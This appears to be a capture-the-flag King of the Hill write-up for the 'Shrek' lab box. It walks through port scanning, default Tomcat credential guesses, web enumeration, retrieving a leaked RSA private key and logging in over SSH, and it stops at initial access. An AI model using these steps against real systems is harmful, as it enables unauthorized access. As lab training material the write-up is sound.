King of the Hill. CIAT Cybersecurity Club ran this as a live competition on the Shrek box. Two coaches, one student group. The rules: earn points by writing your name to the flag file, then defend it.
The second coach rooted the first instance so fast no one could track the moves. I realized the KOTH flag file was at the bottom of the players list rather than where everyone expected it. The box got reset. In the second round, students were given a fighting chance. Then the primary coach proceeded to do laps around everyone once the student portion was complete.
Two things learned about KOTH before you start:
- You do not
echothe flag into the void. The box cannot see you. - Keep the flame alive. The box will kick you out if you go quiet.
I am officially hooked on this.
Reconnaissance
nmap -sV -A -T4 TARGET_IP

Open ports:
- 21/tcp FTP (vsftpd 3.0.2)
- 22/tcp SSH (OpenSSH 7.4)
- 80/tcp HTTP (Apache 2.4.6, CentOS, PHP/7.1.33)
- 3306/tcp MySQL (unauthorized)
- 8009/tcp AJP (Apache Jserv 1.3)
- 8080/tcp HTTP (Apache Tomcat 7.0.88)
- 9999/tcp HTTP (Golang net/http)
Seven open ports. Tomcat on 8080 is the first thing to check. Default credentials (tomcat:tomcat, admin:admin, tomcat:s3cret) all fail.

Moving on.
Web enumeration
robots.txt disclosing a file path is the classic robots.txt behavior in CTF environments:
curl -s http://TARGET_IP/robots.txt
Disallow: /Cpxtpt2hWCee9VFa.txtWhatever that file is, it wasn’t meant to be found. That means it was definitely meant to be found.
curl -s http://TARGET_IP/

The homepage is a fullscreen image of Shrek. The source contains two HTML comments:
<!-- shrek is like an onion -->

<!-- NzM2ODcyNjU2bzY5NzM2MTZzNnI2OTZzNnI= -->
The Base64 string decodes to an obfuscated hex value. Parsing the valid hex digits alongside the “shrek is like an onion” comment makes the username apparent: shrek.
FTP allows anonymous login:
ftp TARGET_IP
Feroxbuster on port 9999 finds two endpoints:
feroxbuster -u http://TARGET_IP:9999 -w /usr/share/wordlists/dirb/common.txtNotable: /migration and /plate. Both return empty responses, but they are there.
RSA key extraction
The disallowed file is an RSA private key:
curl -s http://TARGET_IP/Cpxtpt2hWCee9VFa.txt -o id_rsaThe key file has a problem. The original FTP and curl downloads carry blank lines between every PEM line, and OpenSSH will not parse a private key in that state. The fix:
sed -i '/^[[:space:]]*$/d' id_rsa
chmod 600 id_rsa
Validate before attempting SSH:
ssh-keygen -y -f id_rsa >/dev/null && echo "KEY VALID"
That rebuilt it into a contiguous RSA PEM file and satisfied the private key permission check.
Initial access
ssh -i ./id_rsa -o IdentitiesOnly=yes shrek@TARGET_IP
Success, but the box kicks you out if the session goes quiet. Keep the flame alive.

Back in:
ls -la
